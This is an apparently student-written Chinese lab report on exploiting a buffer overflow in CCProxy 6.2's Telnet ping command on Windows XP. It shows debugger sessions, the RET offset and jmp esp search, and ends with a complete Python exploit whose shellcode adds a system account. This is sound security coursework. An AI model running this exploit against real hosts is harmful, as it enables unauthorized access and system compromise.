
实验二 CCProxy 缓冲区溢出攻击

202228015059019 马思源

一、实验概述

软件 CCProxy 在代理 Telnet 协议时可以接受 ping 命令，后跟 hostname 字符串，但并未对 hostname 的长度加以限制。因此当 hostname 长度超过阈值，将会产生缓冲区溢出现象，从而会受到漏洞攻击。


因此，我们的目的是测算溢出的内容，得到程序 RET 位置，利用覆盖 RET 的方法使得控制流转向我们自己的 shellcode，实现攻击目标。这一转移控制流的过程则通过执行指令 jmp esp 完成。



实验环境：Windows XP Professional SP2；CCProxy 6.2；python 3.4.4
注：由于所有过程截图均在文档中展示，故不再另附。

二、实验过程

1.漏洞发现
首先进行 ping 测试。在 telnet 连接本机 ip 的 23 端口后，ping 10 个 A，100 个 A，1000 个 A 测试，结果如下：



可以看到,10 个 A,100 个 A 和 1000 个 A 被正常处理,反馈信息 Host not found。再来 ping 2000 个 A，发现 CCProxy 崩溃报错，说明长度 2000 发生了缓冲区溢出。

使用调试工具 cdb 查看 ccproxy.exe，在 CCProxy 崩溃时，捕捉到了异常。其中，eip 也即 RET 地址被覆盖为了 41414141，也就是 AAAA，这和输入是一致的。

```
C:\Documents and Settings\Administrator>cd C:\Program Files\Debugging Tools for
Windows (x86)

C:\Program Files\Debugging Tools for Windows (x86)>cdb.exe -pn ccproxy.exe
```

```
0:020> g
(204.270): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ffffffff ebx=000001ac ecx=00002736 edx=00000007 esi=01117f15 edi=01118315
eip=41414141 esp=01116700 ebp=00ad0d40 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
<Unloaded_lp32.exe>+0x41414140:
41414141 ??              ???
0:001> S
```

2.测算 RET 偏移

下一步的任务是测算出 RET 的具体位置。采用方法为 ping 一个可区分字符串，通过 eip 的值对应在字符串中的位置来确定。

使用附件 PatterntTool，patternCreate 生成了一串目标字符串形如“AaOAa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0…”，长度 2000，ping 该字符串，在 cdb 中收集到信息如下：

```
(fc4.1dc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ffffffff ebx=00000204 ecx=00002736 edx=00000007 esi=012b7f15 edi=012b8315
eip=68423768 esp=012b6700 ebp=00ad0d40 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
68423768 ??              ???
```

发现返回到了 68423768 处（h7Bh）。使用 perl 查询该地址在 2000 字符串中的位置：

```
C:\Documents and Settings\Administrator\桌面\实验2-1软件\PatterntTool>perl patte
rnOffset.pl 68423768 2000
1012
```

所以 RET 的位置偏移为 1012。

3.jmp esp 的使用

接下来需要把 RET 覆盖为一条 jmp esp 指令的地址来执行跳转。首先需要弄清楚跳转目的地 esp 是哪里，在上面测算 RET 的同时，使用 cdb 查看 esp 的内容：

```
0:001> u esp
<Unloaded_lp32.exe>+0x12b66ff:
012b6700 61              popad
012b6701 314161          xor     dword ptr [ecx+61h],eax
012b6704 324161          xor     al,byte ptr [ecx+61h]
012b6707 334161          xor     eax,dword ptr [ecx+61h]
012b670a 3441            xor     al,41h
012b670c 61              popad
012b670d 3541613641      xor     eax,offset <Unloaded_lp32.exe>+0x41366140 (4136
```

同样使用 perl 来查看 61413161 的位置，得到结果偏移为 4，也就是说调用 jmp esp 之后控制流将跳转到我们的输入字符串的第四字节处。

其次是找到一条 jmp esp 的地址。我们选择使用 cdb 在库 USER32 中寻找。使用 lm 指令来获得 USER32 的地址区间，再使用 s 指令在这一区间中搜寻 jmp esp，也即十六进制 FF E4。

```
0:001> lm m USER32
start    end        module name
77d10000 77da0000   USER32     (deferred)
0:001> s 77d10000 77da0000 FF E4
77d29353  ff e4 0b d4 77 ed 0b d4-77 90 90 90 90 90 8b ff  ....w...w.......
77d456f7  ff e4 fd ff 6a 40 6a 00-e8 aa 2d fd ff 8d 45 ec  ....j@j...-...E.
77d55af7  ff e4 58 d5 77 ed 58 d5-77 90 90 90 90 90 8b ff  ..X.w.X.w.......
77d5b310  ff e4 03 00 00 76 10 81-ff e5 03 00 00 76 20 81  .....v.......v .
77d7d5fb  ff e4 dc cf ff e5 dd d0-ff e5 dc d0 ff e5 dc d0  ................
77d7d60b  ff e4 dd d0 ff e5 dc d0-ff e5 dc d0 ff e4 dc d0  ................
77d7d617  ff e4 dc d0 ff e3 da cb-ff e3 da cc ff e7 db c9  ................
77d83ac8  ff e4 c9 00 e6 cd b5 00-c0 ab 97 00 f9 df c5 00  ................
```

使用第一个位置 77d29353，检验一下：

```
0:001> U 77D29353
*** ERROR: Symbol file could not be found.  Defaulted to
INDOWS\system32\USER32.dll -
USER32!IsWindow+0x40:
77d29353 ffe4            jmp     esp
```

确实是 jmp esp。

4.完成攻击

到此，我们的攻击指令已经得到，即

ping+0x90(NOP)*4+shellcode+0x90 至 1012+77d29353+0x90 至 2000+\r\n。

我们选择一个为系统添加一个名为 a 的账户的 shellcode，使用 python 语言的 socket 编程，来向 CCProxy 发送 ping 命令，实现攻击目标。

```
import socket

sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sock.connect(('192.168.128.130',23))
# 添加账户 a
shellcode =
b'\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x0C\xC6\x45\xF0\x6E\xC6\x45\xF1\x65\
xC6\x45\xF2\x74\xC6\x45\xF3\x20\xC6\x45\xF4\x75\xC6\x45\xF5\x73\xC6\x45
\xF6\x65\xC6\x45\xF7\x72\xC6\x45\xF8\x20\xC6\x45\xF9\x61\xC6\x45\xFA\x2
0\xC6\x45\xFB\x2F\xC6\x45\xFC\x61\xC6\x45\xFD\x64\xC6\x45\xFE\x64\x8D\x
45\xF0\x50\xB8\xC7\x93\xBF\x77\xFF\xD0'
RET = bytes.fromhex('77d29353')[::-1]
attackCode = b'ping'+ ((b"\x90" *4 + shellcode).ljust(1012, b"\x90") +
RET).ljust(2000, b"\x90") + b'\r\n'
sock.send(attackCode)
sock.recv(2000)
```

首先连接端口 23 的 CCProxy，之后拼接完整的攻击代码，发送至端口，等待执行即可。

以下是攻击前后的账户页面：

可以看到，新增了一个 a 账户，shellcode 的任务被顺利执行。

三、实验总结

本次实验在 XP 系统上对 CCProxy 的漏洞进行了缓冲区溢出攻击，并顺利完成。虽然这一漏洞早已被分析透彻，但从这里可以看到相关的攻击威力极大，只需要一段 shellcode 即可执行攻击者的指定任务，造成巨大的危害。因此，随着网络资源的越发丰富，漏洞检测与安全防护的重要性也在不断提高，需要我们所有网络使用者来一起努力维护一个安全的网络环境。